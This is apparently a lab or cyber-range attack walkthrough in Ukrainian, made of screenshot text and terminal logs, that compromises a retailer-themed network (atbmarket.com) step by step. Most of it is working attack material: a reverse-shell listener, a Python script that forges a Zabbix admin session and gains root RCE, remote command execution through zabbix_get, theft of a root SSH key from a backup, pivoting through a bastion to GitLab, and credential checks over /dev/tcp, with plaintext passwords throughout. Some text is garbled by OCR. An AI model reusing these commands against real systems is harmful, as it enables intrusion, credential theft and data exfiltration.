
Inspector

Not >

0 highlights

Memory: 199.7MB of 15.38GB

якщо через UI не пішло, підстав cookie через DevTools або cookie-editor



Administration

General

Proxies

Authentication

User groups

User roles

Users

Media types

Scripts

supported)

Number of triggers (enabled/disabled [problem/ok])274274 / 0 [13 / 261]

Disaster

Problems

Time	Info	Host	Problem • Severity
2026-10-09 22:59:20		E-shop www.atbmarket.com	Linux: Zabbix agent is not av 3m)
2026-10-09 22:59:18		Harbor registry	Linux: Zabbix agent is not av 3m)
2026-10-09 22:59:13		Supplier portal (SuiteCRM)	Linux: Zabbix agent is not av 3m)

localhost:8084/zabbix.php?action=script.list

1

2

Scripts

* Name

Execute on: Zabbix server

Scope

Action operationManual host actionManual event action

Type

WebhookScriptSSHTelnetIPMI

Execute on

Zabbix agentZabbix server (proxy)Zabbix server

* Commands

whoami

Description

Host group

All

Add

Cancel

1

2

3

4

5

Monitoring

Dashboards

Problems

Hosts

Latest data

Maps

Discovery

Services

Inventory

Reports

Configuration

Administration

Support

Integrations

Help

E-shop www.atbmarket.com	www.atbmarket.com:10050
Egress proxy	squid-proxy:10050
Exchange / OWA	ex.atbmarket.com:10050
GitLab	gitlab-p01:10050
Grafana	grafana.atbmarket.com:10050
Harbor registry	harbor.atbmarket.com:10050
LMS education. atbmarket.com	education.atbmarket.com:10050
Mobile API mobapp.atbmarket.com	mobapp.atbmarket.com:10050
MySQL ishop	db-ishop-p01:10050
MySQL supplier portal	supplier-db.atbmarket.com:10050
Oracle EBS PROD	erpdb:10050
Oracle M.E.Doc	ISMEDOC-DB:10050
Oracle RMS retekdb	retaildb:10050
PostgreSQL store-plus (dev)	pgsql-dev.store-plus.atbmarket.com:10050
Store Dnipro #1	store-dnipro-001.atbmarket.com:10050
Store Kharkiv #1	store-kharkiv-001.atbmarket.com:10050
Store Kyiv #1	store-kyiv-001.atbmarket.com:10050
Store Kyiv #2	store-kyiv-002.atbmarket.com:10050
Store Lviv #1	store-lviv-001.atbmarket.com:10050
Store Odesa #1	store-odesa-001.atbmarket.com:10050
Supplier portal (SuiteCRM)	sp-web-p01:10050
Zabbix server	127.0.0.1:10050

ZABBIX

ATB Monitoring

Execute on: Zabbix server

Script execution successful.

Output root

Ok

Bastion (jump host)	bastion-main-p01:10050	ZBX	class: os target: I
CI / Jenkins	jenkins.atbmarket.com:10050	ZBX	class: os target: I
Mobile API mobapp.atbmarket.com	mobapp.atbmarket.com:10050	ZBX	class: os target: I
MySQL ishop	db-ishop-p01:10050	ZBX	class: os target: I

```

└─> nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 172.31.128.18 39708
bash: cannot set terminal process group (4962): Inappropriate ioctl for device
bash: no job control in this shell
root@zb-app-p01:/var/lib/zabbix#

```

Або тестовий скрипт, якщо не хочеш вручну:

```

import json, secrets, hmac, hashlib, base64, urllib.request
G="http://grafana.atbmarket.com:3000"; Z="http://zabbix.atbmarket.com:8080"
def req(u,d=None,h=None):
    r=urllib.request.Request(u,d,{"Content-Type":"application/json"},"(h or {}))
    return urllib.request.urlopen(r,timeout=15).read().decode()
# 1. логін у Grafana реюзнутими edu-кредами
tok=json.loads(req(G+"/login",json.dumps({"user":"education@atbmarket.com","password":"Edu003868$"}).encode()))["token"]
ck={"Cookie":f"grafana_session={tok}"}
sql=lambda q:
json.loads(req(G+"/explore",json.dumps({"sql":q}).encode(),ck))
# 2. ключ підпису + 3. фейкова Admin-сесія (userid 1)
key=sql("SELECT session_key FROM config")["rows"][0][0]
sid=secrets.token_hex(16)
req(G+"/explore",json.dumps({"sql":f"INSERT INTO sessions (sessionid,userid,lastaccess,status) VALUES ('{sid}',1,UNIX_TIMESTAMP(),0)"}).encode(),ck)
# 4. підписаний cookie (не обов'язковий - sid сам працює як auth)
sign=hmac.new(key.encode(),json.dumps({"sessionid":sid},separators=(",",":")).encode(),hashlib.sha256).hexdigest()
cookie=base64.b64encode(json.dumps({"sessionid":sid,"sign":sign},separators=(",",":")).encode()).decode()
print("zbx_session:",cookie)
# 5. RCE від root через JSON-RPC (sid як auth)
def rpc(m,p):
    d=json.dumps({"jsonrpc":"2.0","method":m,"params":p,"auth":sid,"id":1}).encode()
    return json.loads(req(Z+"/api_jsonrpc.php",d,{"Content-Type":"application/json-rpc"}))
scred=rpc("script.create",{"name":"diag-

```

```
" + secrets.token_hex(3), "command": "id;  
hostname", "type": 0, "scope": 2, "execute_on": 1})["result"]["scriptids"][0]  
hid=rpc("host.get", {"filter": {"host": ["Zabbix server"]}, "output":  
["hostid"]})["result"][0]["hostid"]  
print("RCE:", rpc("script.execute", {"scriptid": scrid, "hostid": hid})["result"]  
["value"])  
rpc("script.delete", [scrid]) # прибрати за собою
```

-> uid=0(root) ... zb-app-p01.

Результат: root на zb-app-p01 + Admin Zabbix (33k хостів)

Крок 7. Ключі від усього

Мета: приватний SSH-ключ root з бекапу

name ▲	hostname
Backup (CIFS //bkp-atman/BACKUP)	bkp-atman:10050
Bastion (jump host)	bastion-main-p01:10050
CI / Jenkins	jenkins.atbmarket.com:10050
Domain controller	DC-MAIN-01.atbmarket.com:10050
E-shop www.atbmarket.com	www.atbmarket.com:10050
Egress proxy	squid-proxy:10050
Exchange / OWA	ex.atbmarket.com:10050
GitLab	gitlab-p01:10050
Grafana	grafana.atbmarket.com:10050
Harbor registry	harbor.atbmarket.com:10050
LMS education.atbmarket.com	education.atbmarket.com:10050

Jenkins-агент відповідає **тільки серверу zb-app-p01**, тому `zabbix_get` запускаємо з

root-скрипта Zabbix (крок 6). Агент дозволяє `system.run`. На Jenkins змонтована CIFS-шара `/mnt/BACKUP` (див. `/etc/fstab`) з бекапом, у якому `id_rsa_root`.

```
root@zb-app-p01:/mnt# zabbix_get -s jenkins.atbmarket.com -k 'system.run[ls -la /mnt/BACKUP]'
total 12
drwxr-xr-x 2 1000 1000 4096 Oct  9 16:38 .
drwxr-xr-x 1 root root 4096 Oct  9 19:48 ..
-rw-r--r-- 1 1000 1000 1696 Oct  9 16:38 root.tar.gz
root@zb-app-p01:/mnt#
```

3 Zabbix-скрипта (`command` у `script.create`):

```
# перевірка RCE на jenkins
zabbix_get -s jenkins.atbmarket.com -k 'system.run[id; hostname]'
# витягнути бекап у base64
zabbix_get -s jenkins.atbmarket.com -k 'system.run[base64 -w0 /mnt/BACKUP/root.tar.gz]'
```

```
root@zb-app-p01:/var/lib/zabbix# zabbix_get -s jenkins.atbmarket.com -k 'system.run[id; hostname]'
run[id; hostname].ins.atbmarket.com -k 'system.r
uid=0(root) gid=0(root) groups=0(root)
jenkins.atbmarket.com
root@zb-app-p01:/var/lib/zabbix# zabbix_get -s jenkins.atbmarket.com -k 'system.run[base64 -w0 /mnt/BACKUP/root.tar.gz]'
run[base64 -w0 /mnt/BACKUP/root.tar.gz]'system.r
H4sIAAAAAAAAA+2XSe+jyhHA58yn8B1NwDSbI+VgzI6N2bfLCDAgPbFBg757LH/LzPKv6QUKZrMSyR+EqLpKrpLXVXd1V1dD8if+j5D8suXrg+/dK+0Tz8X9A
CKqFKX8LDtAu8+XG7c/g0jEI+otN9NLip3Y6Dvv8K8H/75b16WGEuHuILU7EP0fP38VtS5fY9y804KKVsBTjBhWG+cHamURDFXs3/bSqe+zKuGrjXZVh/tIFiP
0MJUj4xgcDE60LE0Z4V6x708DxU1v999e0sRZTXNEELw0fLmPrt2au3REj2lotg6E18wPXe5D1Gm8KJcwZ6HvCsCcQqrdnQtNmklGm8NyzigVDoHqqjZ0Kxow
fo3cWpx0hl6GTfkgggH8pNzjU7nedQSao5pQsdg1s00MNRrkx+XwJ4nrILGna3itFidgkyrExZf3dshtSIWSkIwugkeBha7JK98E0GtDTVscUra6kpm12HVbW
w0U5qASSUNyT5JCjajyrpF8t+cRrFVM99EM2U0cLELIq2xdnb0dli5efw6Q4CePxQNLjiA9xw+0IDF14Xr4LT9U62tN/esb+pKTbQCSCfZzdDfb6xB3t0nw6X
EGXYIqoxXfH18Gg/bW0dNgdkma9Ejeimes0hX0JZm44hyDxXjLCmrIRq5SBWtm2iRwFjs0UwR2hVpYoHunzho5PzdtSxVhZIDh9iLgtVJLTD3d21Q5xJ0xXD3n
ETHg0Xc/Epj8saWkTCPJmoaStRR5CyKV0ZBrIiQqc0NLR5YE0X4WzuwArkaNiPSoZ6mgCL7w2GaTW0HFyX91RMcV19zQTY1EawzFQncSrQdH0JSJR+sZF3Qc6H
YpMLxo/XDyyrhW0ZGxpykNo0Mld+LL0dgLLK4Y7rAz8BQH5FJv5S610K7jzg27y9XTK9a0fB8yhKwQ4+56wjTWeZQSuDXLI4BmI/Xj40jDqJ3BdDnLkqnVF1kk
ZvXaHgWff0C8UB72ftSmI0BC8tYibjC4LXMhZSpJR5h0JMojoIR67RtHtoLX17T7i0qTvAwH21gaL0ymWYPU9GoSJ77gKkLHD/f30h9D17i+dzwPyI8I6H+BPo
VdkmrIh5nPi2Tz13+6RkDQx+hpPhRh9P3gv/X9h80+dbSunmZ5LJtvxv/RK/n/yW/5/1rD7EuW90PdZT9/jn+X/yiF/v7+B9b736/hLvVfMujd/nuy9nGz+dx
root@zb-app-p01:/var/lib/zabbix#
```

Декодує base64 -> `root.tar.gz`, розпакує:

```
tar -xzf root.tar.gz root/.ssh/id_rsa_root
chmod 600 root/.ssh/id_rsa_root
ssh -i root/.ssh/id_rsa_root root@bastion-main-p01 # з supplier-шела
або з zabbix
```

```

@archlinux ~/ATB
> base64 -d /tmp/root.b64 > /tmp/root.tar.gz
@archlinux ~/ATB
> mkdir -p /tmp/root-extracted; tar xzf /tmp/root.tar.gz -C /tmp/root-extracted
@archlinux ~/ATB
> cd /tmp/root-extracted
@archlinux /tmp/root-extracted
> ls
root
@archlinux /tmp/root-extracted
> cd root
@archlinux /tmp/root-extracted/root
> ls
@archlinux /tmp/root-extracted/root
> ls -al
.rw-r--r-- 56  9 Oct 19:38 .bash_history
drwxr-xr-x  2 10 Oct 02:25 .ssh
@archlinux /tmp/root-extracted/root
> cd .ssh
@archlinux /tmp/root-extracted/root/.ssh
> ls
config id_rsa_root
@archlinux /tmp/root-extracted/root/.ssh
>

root@zb-app-p01:/var/lib/zabbix# cd /tmp/root-extracted/root/.ssh
cd /tmp/root-extracted/root/.ssh
root@zb-app-p01:/tmp/root-extracted/root/.ssh# ssh -i id_rsa_root -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null root@bastion-main-p01 'id; hostname'
Warning: Permanently added 'bastion-main-p01' (ED25519) to the list of known hosts.
uid=0(root) gid=0(root) groups=0(root)
bastion-main-p01
root@zb-app-p01:/tmp/root-extracted/root/.ssh#

```

Результат: `id_rsa_root` + `.ssh/config`, root на bastion (ключ відкриває gitlab/jenkins/harbor/CI/zabbix)

Крок 8. Бази даних

Мета: дамп retail/HR + Oracle + AD. Креди зібрані з попередніх кроків (Harbor, LFI, історія).

```

root@zb-app-p01:/tmp/root-extracted/root/.ssh# getent hosts harbor
getent hosts harbor
172.31.128.8    harbor
root@zb-app-p01:/tmp/root-extracted/root/.ssh# curl -s http://harbor/v2/ishop/api/tags/list | jq
i/tags/list | jqarbor/v2/ishop/api
{
  "name": "ishop/api",
  "tags": [
    "2.12.5",
    "2.13.0",
    "2.14.2",
    "2.14.3",
    "latest"
  ]
}

```

апгрейдни шел (крок 7, варіант Б) і зайти на bastion нормально:

```
root@bastion-main-p01m
bash: m: command not found
root@bastion-main-p01:/#
root@bastion-main-p01:/# hostname
bastion-main-p01
root@bastion-main-p01:/#
```

retail (MySQL) - креди зливає шар образу в Harbor:

```
curl -s http://harbor/image/ishop/api/env | grep -i mysql      # DSN з
rEQaZ55o7x_E53oC
mysql -h db-ishop-p01 -u ishop -p'rEQaZ55o7x_E53oC' ishop -e 'SELECT
COUNT(*) FROM users;'
```

HR / store-plus (PostgreSQL) - пароль у Docker-образі storeplus з Harbor:

```
PGPASSWORD=Qw123456 psql -h pgsqldb-dev.store-plus.atbmarket.com -U asu -d asu
-c 'SELECT count(*) FROM employees;'
```

Oracle (DSN з config_override.php, крок 4):

```
python3 attack/oracle_probe.py erpdb      1581 XX_SUP_PORTAL_RO
S0h6jWot2fTlSMm
python3 attack/oracle_probe.py retaildb  1521 SUPP_PORT_READER
'C3KPgME{p=VyYmeTD6BqaIjN2'
python3 attack/oracle_probe.py ISMEDOC-DB 1251 MEDOC HIr3t4G8Zso7
```

Active Directory - реюз edu-кредів:

```
curl -s http://DC-MAIN-01.atbmarket.com/bind --data
'bind_dn=education@atbmarket.com&password=Edu003868$'
```

```

root@bastion-main-p01:/# hostname
bastion-main-p01
root@bastion-main-p01:/# curl -s http://harbor/image/ishop/api/env | grep -i mysql
["PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin","NODE_VERSION=18.19.0","YARN_VERSION=1.22.19","NODE_ENV=production","PORT=3000","MYSQL_DSN=mysql://ishop:rEQaZ55o7x_E53oC@10.0.7.118:3306/ishop","REDIS_URL=redis://ishop-redis-p01:6379/2","LOG_LEVEL=info","TZ=Europe/Kyiv"]
root@bastion-main-p01:/# PGPASSWORD=Qw123456 psql -h pgsql-dev.store-plus.atbmarket.com -U asu -d asu -c 'SELECT count(*) FROM employees;'
count
-----
5000
(1 row)

root@bastion-main-p01:/# curl -s http://DC-MAIN-01.atbmarket.com/bind --data 'bind_dn=education@atbmarket.com&password=Edu003868$'
{"ok":true,"dn":"education@atbmarket.com","result":{"code":0,"message":"success"},"boundAs":"CN=Education Service,OU=Service Accounts,OU=ATB,DC=atbmarket,DC=com","whoami":"u:ATBMARKET\\education","server":"DC-MAIN-01.atbmarket.com","defaultNamingContext":"DC=atbmarket,DC=com"}
root@bastion-main-p01:/#

```

Юзер AD:

Account

User logon name	education@atbmarket.com
Pre-Windows 2000	ATBMARKET\education
Distinguished name	CN=Education Service,OU=Service Accounts,OU=ATB,DC=atbmarket,DC=com
Organizational unit	ATB / Service Accounts
Status	Enabled
userAccountControl	66048 NORMAL_ACCOUNT DONT_EXPIRE_PASSWORD
Account created	2014-05-26 00:00 UTC
Last changed	2026-09-12 19:48 UTC
Last logon	2026-10-09 19:18 UTC
Logon count	48713
Password last set	2020-03-14 19:48 UTC
Password expires	Never
Bad password count	0
Account expires	Never
objectSid	S-1-5-21-3623811015-3361044348-30300820-1562
objectGUID	dc5d1fe9-5e97-3af1-a1f2-3322fbf94303

Перевірка кредів від оракл.

Увага: Oracle тут це **емулятор**, а не справжня Oracle TNS. Три TCP-лістенери (1581 erpdb, 1521 retaildb, 1251 ISMEDOC-DB) говорять простим рядковим протоколом USER<TAB>PASS<TAB>SQL . Він лише валідує креди і відповідає на select 1 from dual -> 1 (будь-який інший валідний SQL -> ОК , невірні креди -> ORA-01017). Повного дампу таблиць немає; сенс кроку - довести, що вкрадені з LFI Oracle-креди робочі.

можна стукати так:


```
printf 'XX_SUP_PORTAL_R0\tS0h6jWot2fTlSMm\tselect 1 from dual\n' | nc erpdb  
1581
```

ORACLE

```
root@bastion-main-p01:/tmp# exec 3<>/dev/tcp/172.31.128.7/1521; printf 'SUPP_PORT_READER\tC3KPgME{p=VyY  
meTD6BqaIjN2\tSELECT 1 FROM DUAL\n' >&3; timeout 3 cat <&3; exec 3<&- ✓  
1  
root@bastion-main-p01:/tmp# exec 3<>/dev/tcp/172.31.128.7/1581; printf 'XX_SUP_PORTAL_R0\tS0h6jWot2fTlS  
Mm\tSELECT 1 FROM DUAL\n' >&3; timeout 3 cat <&3; exec 3<&- ✓  
1  
root@bastion-main-p01:/tmp# exec 3<>/dev/tcp/172.31.128.7/1251; printf 'MEDOC\tHir3t4G8Zso7\tSELECT 1 F  
ROM DUAL\n' >&3; timeout 3 cat <&3; exec 3<&- ✓  
1
```

Dev-порти з хоста: mysql -h127.0.0.1 -P3306 , psql -h127.0.0.1 -p5432 , oracle
localhost 1581/1521/1251 , AD http://localhost:8386/bind , harbor
http://localhost:8085 .

Результат: дампи ishop, store-plus, 3 Oracle, бінд до AD

Крок 9. Пошта

Мета: прочитати скриньку постачальника через EWS.



Outlook

Domain\user name:

Password:


- ☒ This is a public computer
☐ This is a private computer

 sign in

ATB-Market · ex.atbmarket.com
Access to this system is restricted to authorized ATB employees.
Access to this system is restricted to authorized ATB employees.


Пароль скриньки зашифрований Blowfish-ключем з кроку 4. Розшифруй

48Hbt lcz5PGpXdkX6RkJqw== ключем 9b4f2c7e-31d8-4a6e-b0c5-7d2e8f1a6c39 (Blowfish-ECB, приברי \0) -> supplier123569 .



(З шела внутрішнє ім'я: `http://exchange/ews/Exchange.asmx` або OWA у браузері на `:8444`.)

Результат: доступ до скриньки, 15907 листів



Крок 10. Вихідний код (GitLab)

Мета: root на gitlab, усі репозиторії.

GitLab SSH довіряє **тільки IP bastion**

```
Host gitlab      3 tar
HostName gitlab-p01
ProxyJump bastion
```

, тому прямий конект з root-ключем відхиляється. Йди через bastion (ProxyJump), ключ з кроку 7.

```
root@bastion-main-p01:/tmp# ls -ls /.ssh/root
ls: cannot access '/.ssh/root': No such file or directory
root@bastion-main-p01:/tmp# ls -la /.ssh/root
```

transfer key from zabbix

```
root@bastion-main-p01:~# ls -la /root/.ssh/
total 20
drwx----- 1 root root 4096 Oct 10 00:01 .
drwx----- 1 root root 4096 Oct  9 16:41 ..
-rw----- 1 root root  393 Oct  6 10:51 authorized_keys
-rw----- 1 1000 1000 1811 Oct  9 16:38 id_rsa_root
```



```
K=root/.ssh/id_rsa_root
```

```
OPTS="-o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -o
BatchMode=yes -o LogLevel=ERROR"
```

```
# прямой - відмова:
```

```
ssh -i $K $OPTS root@gitlab-p01 id # Permission denied
```

```
# через bastion:
```

```
ssh -i $K $OPTS -o ProxyCommand="ssh -i $K $OPTS -W %h:%p root@bastion-main-
p01" \
```

```
root@gitlab-p01 'find /var/opt/gitlab/git-data/repositories -name "*.git"
```

```
| wc -l' # 524
```

```
root@bastion-main-p01:~# ssh -i ~/.ssh/id_rsa_root -o StrictHostKe
yChecking=no -o UserKnownHostsFile=/dev/null -o BatchMode=yes -o L
ogLevel=ERROR root@gitlab-p01 id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

```
root@bastion-main-p01:~#
```

```

root@bastion-main-p01:~# ssh -i ~/.ssh/id_rsa_root -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -o BatchMode=yes -o LogLevel=ERROR root@gitlab-p01 'find /var/opt/gitlab/git-data/repositories -name "*.git" | wc -L'
524
root@bastion-main-p01:~# ssh -i ~/.ssh/id_rsa_root -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -o BatchMode=yes -o LogLevel=ERROR root@gitlab-p01 'ls /var/opt/gitlab/git-data/repositories'
group000
group001
group002
group003
group004
group005
group006
group007
group008
group009
group010
group011
group012
group013
group014
group015
group016
group017
group018
group019
group020
group021
group022
group023
group024
group025
group026
group027
group028
group029
group030
group031
group032
group033
group034
group035
group036
group037
group038
.
root@bastion-main-p01:~# ssh -i ~/.ssh/id_rsa_root -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -o BatchMode=yes -o LogLevel=ERROR root@gitlab-p01 'ls /var/opt/gitlab/git-data/repositories/group015'
project015.git
project055.git
project095.git
project135.git
project175.git
project215.git
project255.git
project295.git
project335.git
project375.git
project415.git
project455.git
project495.git
root@bastion-main-p01:~#

```

Dev-порты з хоста: прямой `ssh ... -p 2222 root@localhost ; bastion -p 2210 .`
ProxyCommand -> `ssh ... -p 2210 -W %h:%p root@localhost .`

Проксюемся ёбать


```

ssh -i /tmp/root-extracted/root/.ssh/id_rsa_root -o StrictHostKeyChecking=no
-o UserKnownHostsFile=/dev/null -p 2210 -N -L 8090:gitlab-p01:80
root@localhost
Warning: Permanently added '[localhost]:2210' (ED25519) to the list of known
hosts.

```

[2/2792]

